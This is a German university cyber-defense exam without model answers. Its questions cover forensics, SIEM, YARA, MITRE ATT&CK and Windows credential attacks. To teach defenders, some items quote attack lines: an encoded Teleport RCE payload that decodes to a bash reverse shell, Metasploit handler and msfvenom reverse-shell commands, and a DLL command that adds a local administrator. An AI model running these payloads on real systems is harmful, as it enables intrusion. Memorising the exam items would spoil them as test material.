

Bitte beschriften Sie die Cyber Defense Prüfung mit Ihrem Namen und Vornamen. Ich wünsche Ihnen viel Erfolg!

Name Vorname

Cyber Defense HS2022 Hauptprüfung 26. Januar 2023

Document Name: 2022_HS22_Cyber_Defense_Hauptprüfung_ohne_Musterlösung_V1.0.docx

Version: V1.0

Author Ivan Buetler

Classification: EXAM



Inhaltsverzeichnis

| 1 CYBER DEFENSE HAUPTPRUFUNG | 4 |
|-------------------------------------|----|
| | |
| 1.1 SECURITY ADVISORY (4 PUNKTE) | 4 |
| 1.2 COVENANT (5 PUNKTE) | 6 |
| 1.3 VOLATILITY (6 PUNKTE) | 8 |
| 1.4 YARA (6 PUNKTE) | 9 |
| 1.5 VELOCIRAPTOR (4 PUNKTE) | 11 |
| 1.6 WAZUH & MIMIKATZ (5 PUNKTE) | 12 |
| 1.7 Malware Untersuchung (4 Punkte) | 14 |
| 1.8 FRAMEWORKS (5 PUNKTE) | 15 |
| 1.9 2FA (9 PUNKTE) | 16 |
| 1.10 LOGON SESSIONS (6 PUNKTE) | 17 |
| 1.11 DCSYNC (3 PUNKTE) | 19 |
| 1.12 DPAPI (6 PUNKTE) | 20 |
| 1.13 Phishing (5 Punkte) | 21 |
| 1.14 IAT PHISHING (5 PUNKTE) | 22 |
| 1.15 IAT Malware (6 Punkte) | 24 |
| 1.16 METASPLOIT A (2 PUNKTE) | 26 |
| 1.17 METASPLOIT B (3 PUNKTE) | 27 |
| 1.18 METASPLOIT A+B (4 PUNKTE) | 28 |
| 1.19 MISP (3 PUNKTE) | 29 |
| 1.20 Navigator (5 Punkte) | 30 |
| 1.21 HARDENING (5 PUNKTE) | 31 |
| 1.22 HIJACK DLL (3 PUNKTE) | 32 |
| 1.23 LOOKUP TABLES (3 PUNKTE) | 34 |
| 1.24 MS TEAMS (8 PUNKTE) | 35 |



Punkteverteilung

| | Aufgabe | Part 1 | Part 2 | Part 3 | Part 4 | Part 5 | TOTAL |
|------|-----------------------------------|--------|--------|--------|--------|--------|-------|
| 1.1 | Security Advisory | 2 | 2 | | | | 4 |
| 1.2 | Covenant | 5 | | | | | 5 |
| 1.3 | Volatility | 2 | 2 | 2 | | | 6 |
| 1.4 | YARA | 2 | 1 | 1 | 1 | 1 | 6 |
| 1.5 | Velociraptor | 4 | | | | | 4 |
| 1.6 | Wazuh & Mimikatz | 1 | 1 | 1 | 1 | 1 | 5 |
| 1.7 | Malware Untersuchung (Powershell) | 2 | 2 | | | | 4 |
| 1.8 | Frameworks | 1 | 1 | 1 | 1 | 1 | 5 |
| 1.9 | 2FA | 4 | 5 | | | | 9 |
| 1.10 | Logon Session | 1 | 1 | 1 | 1 | 2 | 6 |
| 1.11 | DCSync | 1 | 2 | | | | 3 |
| 1.12 | DPAPI | 2 | 2 | 2 | | | 6 |
| 1.13 | Phishing | 1 | 4 | | | | 5 |
| 1.14 | IAT Phishing | 1 | 1 | 1 | 1 | 1 | 5 |
| 1.15 | IAT Malware | 1 | 1 | 1 | 1 | 2 | 6 |
| 1.16 | Metasploit A | 2 | | | | | 2 |
| 1.17 | Metasploit B | 2 | 1 | | | | 3 |
| 1.18 | Metasploit A+B | 4 | | | | | 4 |
| 1.19 | MISP | 1 | 1 | 1 | | | 3 |
| 1.20 | Navigator | 2 | 3 | | | | 5 |
| 1.21 | Hardening | 1 | 1 | 3 | | | 5 |
| 1.22 | hijack dll | 1 | 1 | 1 | | | 3 |
| 1.23 | Lookup Tables | 1 | 2 | | | | 3 |
| 1.24 | MS Teams | 4 | 4 | | | | 8 |
| | | | | | | | |
| | TOTAL | | | | | | 115 |

Sprache

Ihre Lösungen müssen in Blockschrift geschrieben werden (lesbar). Die Verwendung von Englischen Begriffen (aus den Folien, Vorlesung) ist absolut ok und erlaubt.

Abändern der Fragestellung

Bitte ändern Sie die Fragestellung der Fragen nicht ab. Belassen Sie die Fragen wie sie sind. Wenn es für Sie Unklarheiten gibt, dann treffen Sie Annahmen. Kennzeichnen Sie ihre Annahmen deutlich.

Zuwenig Platz für Ihre Antworten

Falls Sie zu wenig Platz für Ihre Lösung/Antwort haben, dann nutzen Sie bitte die Rückseite des vorherigen Blattes und machen eine deutlich und klar ersichtliche Referenz darauf (Pfeil, Buchstabe)

Kugelschreiber / Filzstift

Bitte beantworten Sie die Fragen mit einem Kugelschreiber, Füllfederhalter oder Filzstift. *NICHT* mit Bleistift.

Cyber Defense - Hauptprüfung - v1.0

EXAM Seite: 3

Datum: 26.1.2023



1 Cyber Defense Hauptprüfung

1.1 Security Advisory (4 Punkte)

Für das Produkt «Teleport v10.1.1» wurde eine RCE bekannt. Siehe das Advisory unten.

```
# Exploit Title: Teleport v10.1.1 - Remote Code Execution (RCE)
# Date: 08/01/2022
# Exploit Author: Brandon Roach & Brian Landrum
# Vendor Homepage: https://goteleport.com
# Software Link: https://github.com/gravitational/teleport
# Version: < 10.1.2
# Tested on: Linux
# CVE: CVE-2022-36633

Proof of Concept (payload):
https://teleport.site.com/scripts/%22%0a%2f%62%69%6e%2=
f%62%61%73%68%20%2d%6c%20%3e%20%2f%64%65%76%2f%74%63%70%2f%31%30%2e%30%2e%3=
0%2e%31%2f%35%35%35%35%35%20%30%3c%26%31%20%32%3e%26%31%20%23/install-node.sh?=
method=3Diam</pre>
```

Der Exploit wurde mit CyberChef decodiert



/bin/bash -l > /dev/tcp/<ATTACKIP>/<ATTACKPORT> 0<&1 2>&1

Cyber Defense - Hauptprüfung – v1.0 EXAM

Seite: 4

Datum: 26.1.2023



Bitte beantworten Sie die Fragen unten.

| Frage | Antwort | Punkte |
|---|---------------|--------|
| Welche zwei Voraussetzungen müssen erfüllt sein, damit der Exploit Code im Advisory funktioniert und ein Angreifer damit Zugriff auf das System erlangt ? | 1. 2. | 2 |
| Falls noch kein Patch des Herstellers verfügbar ist, wie kann sich ein Unternehmen vor dem Angriff schützen? Achtung: Deaktivierung oder Blockierung des Service/System gilt nicht als Lösung. | | 2 |




1.2 Covenant (5 Punkte)

Ausgangslage

Alle Mitarbeiter der Firma «Abbatronic» haben auf ihren Arbeitsstationen den Web Proxy von Abbatronic eingetragen. Das ist die einzige Möglichkeit für Arbeitsstationen von Abbatronic auf Webseiten via http/https im Internet zuzugreifen.

In einer Hacking-Lab Übung wurde das Tool Covenant vorgestellt.



Zeichnen Sie ein Sequenz Diagramm, welches folgenden Ablauf darstellt.

Wichtig ist dabei, dass ab dem Start des Payload im Schritt 2 die Verbindungen durch **Pfeile** mit einer **Richtung** gezeichnet werden. Es muss ersichtlich sein, wie die Netzwerkverbindungen aufgebaut werden.

- 1. Hacker erstellt einen Listener und Payload auf dem Covenant Server im Internet. Vermerken Sie die Properties des Listener (Protokoll, Port).
- 2. Opfer führt den Covenant Payload auf einer Arbeitsstation im Intranet der Firma Abbatronic aus.
 - (die Übermittlung des Payload vom Angreifer zum Opfer muss nicht gezeichnet werden) (der Payload wird beim Opfer nicht als Virus erkannt und startet erfolgreich)
- 3. Hacker macht einen Screenshot des PC des Opfers
- 4. Hacker sieht sich den Screenshot danach an


Cyber Defense - Hauptprüfung – v1.0 EXAM

Seite: 6

Datum: 26.1.2023



Zeichnen Sie den Ablauf unten ein (5 Punkte)





1.3 Volatility (6 Punkte)

| Frage | Antwort | Punkte |
|--|---|--------|
| Zwei Security Forscher streiten sich über Volatility. Es geht um die Behauptung, dass Volatility auch Informationen aus der Festplatte von Computern extrahieren und analysieren kann. Bitte beschreiben Sie in der Antwort rechts, wofür Volatility eingesetzt werden kann | | 2 |
| Unter welchen Umständen kann Volatility einen Prozess nicht aus einem Speicherabbild dumpen? Begründen Sie Ihre Antwort! | | 2 |
| Ein Windows Virus versucht sich zu verstecken, so dass der Benutzer den Virus Prozess mit dem Windows Task Manager nicht sieht. Wie funktioniert das und wie kann Volatility auch versteckte Prozesse anzeigen? Begründen Sie Ihre Antwort! | Wie funktioniert es? Wie kann volatility versteckte Prozesse anzeigen? | 2 |



1.4 YARA (6 Punkte)

| Frage | Antwort | Punkte |
|--|---|---|
| Was muss man beachten, wenn man eine komplette Firmeninfrastruktur nach einem File-Hash absuchen will? | | 2 |
| Wie kann man eine solche Suche effizient gestalten? | | |
| Begründen Sie Ihre Antwort! | | |
| | 08 09 0A 0B 0C 0D 0E 0F | \ \ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ \\ |
| | | \\pho %0.2X%0. |
| | | 0.2X%0.2 |
| | | 0.8X./pho .d=%0.2X% |
| 00000EF0 30 2E 38 58 25 30 2E 38 5 | | X%s.G.E. |
| Im obigen Hexdump der Datei «photo.png» w | vurde der String «photo.png» selektiert | |
| Was ist die Idee folgender Yara Rule | | 1 |
| \$a={5C 70 68 6F 74 6F 2E 70 6E 67} | | |
| Was ist die Idee folgender Yara Rule \$a={5C 70 68 6F ?? ?F 2E 70 6E 67} | | 1 |

Cyber Defense - Hauptprüfung – v1.0 EXAM

Seite: 9

Datum: 26.1.2023



| Frage | Antwort | Punkte |
|--|---------|--------|
| Was ist die Idee folgender Yara Rule? | | 1 |
| \$a={5C [2-10] 6F 74 6F 2E 70 6E 67} | | |
| Was ist die Idee folgender Yara Rule? | | 1 |
| \$a={5C (01 02 03 04) 6F 2E 70 6E 67} | | |

Seite: 10



1.5 Velociraptor (4 Punkte)

| Frage | Antwort | Punkte |
|---|---------|--------|
| Sie haben Kenntnisse über einen Registry Key erhalten, mit dem Sie die Ausführung einer Malware auf Arbeitsstationen nachweisen könnten. | | 4 |
| Der Registry Key wird im User Hive abgelegt. | | |
| Sie machen einen Hunt über alle Client Computer Systeme, um bei allen Benutzern nachzuschauen, ob der Registry Key vorhanden ist. | | |
| Was müssen Sie beachten? Begründen Sie Ihre Antwort! | | |



1.6 Wazuh & Mimikatz (5 Punkte)

Ein Hacker hat über das Internet auf einen Fileserver im Intranet einer Firma, via RDP, lokale Admin Rechte erlangt und startet das Post-Exploitation Tool «Mimikatz». Das Unternehmen hat Wazuh im Einsatz. Das AD und der FileServer haben beide den Wazuh Agent installiert, welche die Logs zum Wazuh Server schickt. Der SOC Admin arbeitet primär mit dem Wazuh GUI.

| Frage | Antwort | Punkte |
|--|---------|--------|
| Was muss in diesem Wazuh Setup sichergestellt werden, damit die Ausführung von Mimikatz im Wazuh GUI «angezeigt» wird. | | 1 |
| Kann der Hacker mittels Mimikatz auf dem File Server auch Enterprise Admin Rechte im AD erlangen? Begründen Sie Ihre Antwort! | | 1 |
| Der Hacker hat ursprünglich mit Brute-Forcing via RDP das Passwort den ersten Zugriff auf den File Server erlangt. Wie hätte man das mit Wazuh erkennen können? Annahme: GPO würde unendlich viele Passwort Versuche zulassen. | | 1 |
| Was versteht man unter Password Spraying? Begründen Sie ihre Antwort. | | 1 |

Cyber Defense - Hauptprüfung – v1.0

EXAM Seite: 12



| Frage | Antwort | Punkte |
|--|---------|--------|
| Hätte der Angreifer eine Password Spraying Attacke gemacht, wäre dies mit Wazuh ebenfalls erkennbar? Begründen Sie ihre Antwort. | | 1 |
| | | |

Cyber Defense - Hauptprüfung – v1.0 EXAM

Seite: 13



1.7 Malware Untersuchung (4 Punkte)

Ein PC von einem Unternehmen wurde über eine Malware auf Basis von PowerShell5 komprommitiert.

| Frage | Antwort | Punkte |
|--|---------|--------|
| Wie können Sie überprüfen, ob ein User das Power Shell Kommando eingegeben hat in der Annahme, dass es kein SIEM gibt und die AD GPO in den Default Einstellungen sind? | | 2 |
| Was müssen Sie tun, damit Sie ausgeführte Power Shells und Argumente der Power Shells in Wazuh sehen können? Erklären Sie die Schritte die notwendig sind. | | 2 |



1.8 Frameworks (5 Punkte)

| Frage | Antwort | Punkte |
|---|--|--------|
| Was wird über die Tools, Tactics, Techniques und Procedures hinaus auch noch in der MITRE ATT&CK Matrix gesammelt und verwaltet? | | 1 |
| Wie werden die einzelnen Schritte eines Angriffs in der MITRE ATT&CK Matrix genannt? | Multiple-Choice [] Techniques [] Procedures [] Tools [] Tactics | 1 |
| Wie formuliert das MITRE ATT&CK Framework, wie die technischen Ziele des Gegners erreicht werde | Multiple-Choice [] Techniques [] Procedures [] Tools [] Tactics | 1 |
| Welche der folgenden MITRE ATT&CK Tactic beschreibt wenn Angreifer eigenen Schadcode auf einem lokalen oder remote System ausführen? | [] Privilege Escalation [] Execution [] Lateral Movement [] Initial Access | 1 |
| Ist es möglich, dass im MITRE ATT&CK Framework die Techniken mehrere Tactics haben? | [] Ja [] Nein | 1 |

Cyber Defense - Hauptprüfung – v1.0 EXAM

Seite: 15



1.9 2FA (9 Punkte)


Eine Firma nutzt M365 für den E-Mail Versand. Ein CEO von einer Firma klagt darüber, dass jemand in seinem Namen und über seinen Account E-Mails verschickt hat. Dies, obschon der CEO mit 2FA (Microsoft Authenticator) bei der M365 Cloud authentisiert.

| Frage | Antwort | Punkte |
|---|---------|--------|
| Wie ist sowas möglich? | 1. | 4 |
| Annahme: Die Server von Microsoft sind nicht gehackt. | 2. | |
| 4 unterschiedliche Gründe ergeben 4 Punkte | 3. | |
| | 4. | |
| Welche Schritte unternehmen Sie, um den E-Mail Account des CEO zu schützen? | Prio 1. | 5 |
| 4 unterschiedliche Massnahmen ergeben 4 Punkte | Prio 2. | |
| Priorisieren Sie die Massnahmen von 1-4 (1 Punkt) | Prio 3. | |
| | Prio 4. | |
| | | |



1.10 Logon Sessions (6 Punkte)

In der Vorlesung wurde folgende Grafik erklärt.



Beschreiben Sie diese Komponenten, so dass der Leser versteht, wofür die Items da sind. Gehen Sie darauf ein, in welcher Beziehung diese Komponenten zueinanderstehen.

| rage | Antwort | Punkte |
|---------------|---------|--------|
| hread/Process | | 1 |
| | | |
| | | |
| | | |
| | | |
| | | |



| Frage | Antwort | Punkte |
|---------------|---------|--------|
| Token | | 1 |
| | | |
| | | |
| Logon Session | | 1 |
| | | |
| | | |
| Auth Package | | 1 |
| | | |
| | | |
| | | |
| Credential | | 2 |
| | | |
| | | |
| | | |



1.11 DCSync (3 Punkte)

| Frage | Antwort | Punkte |
|--|------------------------|--------|
| Was ist die Idee von DCSync? | | 1 |
| Welche Voraussetzungen müssen an den komprittierten Account erfüllt sein, damit ein Angreifer das Hacker Tool DCSync nutzen kann? Welche Rolle muss der kompromittierte User haben damit DCSync funktioniert? | 2. | 2 |



1.12 DPAPI (6 Punkte)

Der Google Chrome Browser speichert das Passwort in der DPAPI. Beschreiben Sie 3 Wege, wie ein Hacker trotzdem an die gespeicherten Passworte des Users gelangen kann.

| Weg | Antwort | Punkte |
|----------|---------|--------|
| Ansatz 1 | | 2 |
| Ansatz 2 | | 2 |
| Ansatz 3 | | 2 |

Cyber Defense - Hauptprüfung – v1.0 EXAM

Seite: 20

Datum: 26.1.2023




1.13 Phishing (5 Punkte)

| Frage | Antwort | Punkte |
|---|------------------------|--------|
| Ein Hacker macht ein Offline Phishing (Kopie des Original) auf das eBanking von MyBank AG. Das eBanking ist aber über SMS als 2FA abgesichert. Beurteilen Sie, ob dieser Angriff erfolgreich ist oder nicht. Begründen Sie ihre Antwort | | 1 |
| Ein Hacker macht ein Online Phishing (Reverse Proxy) auf das eBanking von MyBank AG. Das eBanking ist über SMS als 2FA abgesichert. | 2. | 4 |
| Welche 4 technischen Massnahmen sollen gegen diesen Angriff schützen | 3. | |
| | 4. | |



1.14 IAT Phishing (5 Punkte)

Erklären Sie die Initial Access Technik Phishing anhand von diesem Bild. Beschreiben Sie die Schritte 1-5





Beschreiben Sie die Pfeile 1-5

| Frage | Antwort | Punkte |
|-----------|---------|--------|
| Schritt 1 | | 1 |
| Schritt 2 | | 1 |

Cyber Defense - Hauptprüfung - v1.0

EXAM Seite: 22





| Frage | Antwort | Punkte |
|-----------|---------|--------|
| Schritt 3 | | 1 |
| Schritt 4 | | 1 |
| Schritt 5 | | 1 |



1.15 IAT Malware (6 Punkte)

Erklären Sie die Initial Access Technik Phishing anhand von diesem Bild. Beschreiben Sie die Schritte 1-5





Beschreiben Sie die Pfeile 1-5 (ignorieren Sie die rote Linie die keine Nummer trägt)

| Frage | Antwort | Punkte |
|-----------|---------|--------|
| Schritt 1 | | 1 |
| Schritt 2 | | 1 |

Cyber Defense - Hauptprüfung - v1.0

EXAM Seite: 24

Datum: 26.1.2023



| Antwort | Punkte |
|---------|---------|
| | 1 |
| | |
| | |
| | 1 |
| | |
| | |
| | 2 |
| | |
| | |
| | |
| | Antwort |



1.16 Metasploit A (2 Punkte)

Ein Polizist findet auf einem Computer ein File mit folgendem Inhalt

use exploit/multi/handler
set PAYLOAD linux/x86/meterpreter/bind_tcp
set LHOST 80.254.178.110
set LPORT 443
set ExitOnSession false
exploit -j -z

| Frage | Antwort | Punkte |
|---|---------|--------|
| Erklären Sie dem Polizisten was der obige Code macht. | | 2 |
| Begründen Sie Ihre Antwort. | | |
| | | |
| | | |
| | | |

Cyber Defense - Hauptprüfung – v1.0 EXAM

Seite: 26



1.17 Metasploit B (3 Punkte)

Der Polizist findet zudem noch folgenden Code

msfvenom -a x86 --platform Windows -p windows/shell_reverse_tcp LHOST=80.23.223.12 LPORT=443 -e x86/shikata_ga_nai -b "\x00\x0a\x0d" -f python

| Frage | Antwort | Punkte |
|--|---------|--------|
| Erkären Sie dem Polizisten, was obiger Code macht. | | 2 |
| Begründen Sie Ihre Antwort. | | |
| Was bewirkt die Option mit shikata_ga_nai? | | 1 |



1.18 Metasploit A+B (4 Punkte)

Machen Sie ein Sequenz Diagramm mit Pfeilen das den Payload von Metasploit A und den Payload von Metasploit B visualisiert in der Annahme, dass dies für den Hacker Einbruch auf ein Unternehmen genutzt wurde.

Seite: 28




1.19 MISP (3 Punkte)

| Frage | Antwort | Punkte |
|---|---------|--------|
| Welcher Nutzen hat MISP für ein Unternehmen? | | 1 |
| Wofür kann man das MISP API nutzen und wie sichern Sie dieses API vor unauthorisiertem Zugriff ab? | | 1 |
| Was tun Sie, wenn Sie in MISP eine Meldung veröffentlicht und geteilt haben, die sich im Nachgang als Falschmeldung herausstellt? | | 1 |



1.20 Navigator (5 Punkte)

Wenn man im Navigator nach der APT Gruppe APT41 und nach Container Technologien sucht, dann ergibt sich folgendes Bild.



| Frage | Antwort | Punkte |
|--|---------------|--------|
| Interpretieren Sie obiges Bild | | 2 |
| Was fällt ihnen auf? | | |
| Das NCSC informiert Sie, dass in Ihrem Unternehmen gemäss ihren Alerts die APT41 eingedrungen ist. Was tun Sie um diese Vermutung zu prüfen? Mindestens 3 Schritte nötig (für 3 Punkte) | 1. 2. | 3 |
| | 3. | |

Cyber Defense - Hauptprüfung – v1.0 EXAM

Seite: 30



1.21 Hardening (5 Punkte)

| Frage | Antwort | Punkte |
|--|--|--------|
| Was bedeutet eine Linux Datei die dem User root und der Gruppe root gehört und die folgenden Berechtigungen hat rwxrwxrwx | | 1 |
| Ein Binary unter Linux gehört dem User root und der Gruppe root und hat das SUID Flag gesetzt. rwsr-sr-s root root Was bedeutet das hinsichtlich Sicherheit? | | 1 |
| Welche Massnahmen treffen Sie um ein Linux System zu härten? Mindestens 6 unterschiedliche Aktivitäten | 1. 2. 3. 4. 5. 6. | 3 |

Cyber Defense - Hauptprüfung – v1.0 EXAM

Seite: 31



1.22 Hijack DLL (3 Punkte)

Bei einer forensischen Untersuchung wurde herausgefunden, dass die Hacker folgenden Befehl ausgeführt haben

sc start dllsvc

Doch es resultierte der folgende Fehler

FILE NOT FOUND C:\Temp\hijackme.dll

Der Cyber Defense Analyst hat dann die hijackme.dll auf dem Computer gesucht und gefunden. Zudem hat man durch Reverse Engineering herausgefunden, dass folgendes Kommando in der hijackme.dll implementiert ist

cmd.exe /k net localgroup administrators user /add

| Frage | Antwort | Punkte |
|---|---------|--------|
| Warum haben sich die Hacker die Mühe gemacht, die Malware in eine DLL zu packen? | | 1 |
| Was macht die Malware? | | 1 |

Cyber Defense - Hauptprüfung – v1.0 EXAM

Seite: 32

Datum: 26.1.2023



| Frage | Antwort | Punkte |
|---|---------|--------|
| Kann man die Malware mit sysmon erkennen? | | 1 |
| Antwort mit Begründung | | |
| | | |
| | | |
| | | |



1.23 Lookup Tables (3 Punkte)

Viele Security Tools (SIEM, MISP) können externe Quellen (Lookup Tables) laden und verwenden.

| Frage | Antwort | Punkte |
|--|---------|--------|
| Was ist der Nutzen von externen Quellen für ein SIEM? | | 1 |
| Wäre es möglich, dass man über Daten von diesen externen Quellen einen Trojaner einfängt? Antwort mit Begründung | | 2 |




1.24 MS Teams (8 Punkte)

Microsoft Teams ist ein idealer neuer Kanal für Hacker, um darüber kompromittierte Computer fernzusteuern. Als C2 System kommt ein MS Channel zum Einsatz.

Der Channel «System Monitoring» hat sogenannte WebHooks konfiguriert. Drittsysteme die im Internet stehen können mit dem Channel interagieren.



Wenn man unter Einstellungen den System Monitoring Channel überprüft, dann sind darauf zwei WebHooks konfiguriert



Das JIRA System im Internet kann über den WebHook mit dem Channel kommunizieren (lesend und schreibend)

Das System Monitoring Tool «kuma-monitoring» kann ebenfalls über einen anderen WebHook mit dem Channel kommunizieren.

Cyber Defense - Hauptprüfung – v1.0 EXAM

Seite: 35

Datum: 26.1.2023



| Frage | Antwort | Punkte |
|--|---------|--------|
| Beschreiben Sie ein Konzept oder Ansatz, wie dies Hacker für die Fernsteuerung von Clients im Intranet einer Firma nutzen könnten. | | 4 |

Zeichnen Sie unten ein Sequenzdiagram das auf Ihren Ansatz oben passt. Machen Sie Pfeile mit Richtungen. Der MS Teams Client befindet sich im Intranet der Firma. (4 Punkte)